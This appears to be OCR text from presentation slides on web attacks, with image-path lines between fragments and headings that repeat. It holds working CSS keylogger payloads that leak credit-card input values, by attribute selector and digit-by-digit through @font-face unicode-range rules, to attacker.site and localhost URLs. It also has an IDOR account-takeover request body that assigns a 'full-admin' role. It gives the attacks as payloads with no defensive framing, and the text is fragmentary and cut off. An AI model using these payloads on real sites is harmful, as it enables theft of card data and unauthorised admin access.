
CSS Keylogger

```
input[name="card_number"][value="4111111111111"] {
        background-image: url(http://attacker.site/card/4111111111111);
}


input[name="card_number"][value="4242424242424242"] {
        background-image: url(http://attacker.site/card/4242424242424242);
}
```



CSS Keylogger



CSS Keylogger



CSS Keylogger


```css
@font-face { font-family: x; src: url(http://127.0.0.1/card/0), local(Impact); unicode-range: U+30; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/1), local(Impact); unicode-range: U+31; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/2), local(Impact); unicode-range: U+32; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/3), local(Impact); unicode-range: U+33; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/4), local(Impact); unicode-range: U+34; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/5), local(Impact); unicode-range: U+35; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/6), local(Impact); unicode-range: U+36; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/7), local(Impact); unicode-range: U+37; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/8), local(Impact); unicode-range: U+38; }
@font-face { font-family: x; src: url(http://127.0.0.1/card/9), local(Impact); unicode-range: U+39; }

input[name="card_number"] {
    font-family: x, 'Comic sans ms';
}
```



IDOR (Insecure Direct Object Reference)

Simple IDOR


Компания:
Номер заказа: 7035
Комиссия 0.22
Номер договора: i">"
ФИО fullname
Сумма
10.22 ₽

Account takeover via IDOR

https://vulnerable.com/user/change-data

“id”: “3dec441d-ffe2-4312-990c-09a7a046211be”,

“email”: “created_admin@mail.com”,

“roles”: [

“full-admin”,

],


“user_name”: “created_admin@mail.com”,

“merchant”: “4366221”,

“shop_ids”: [

“10043”

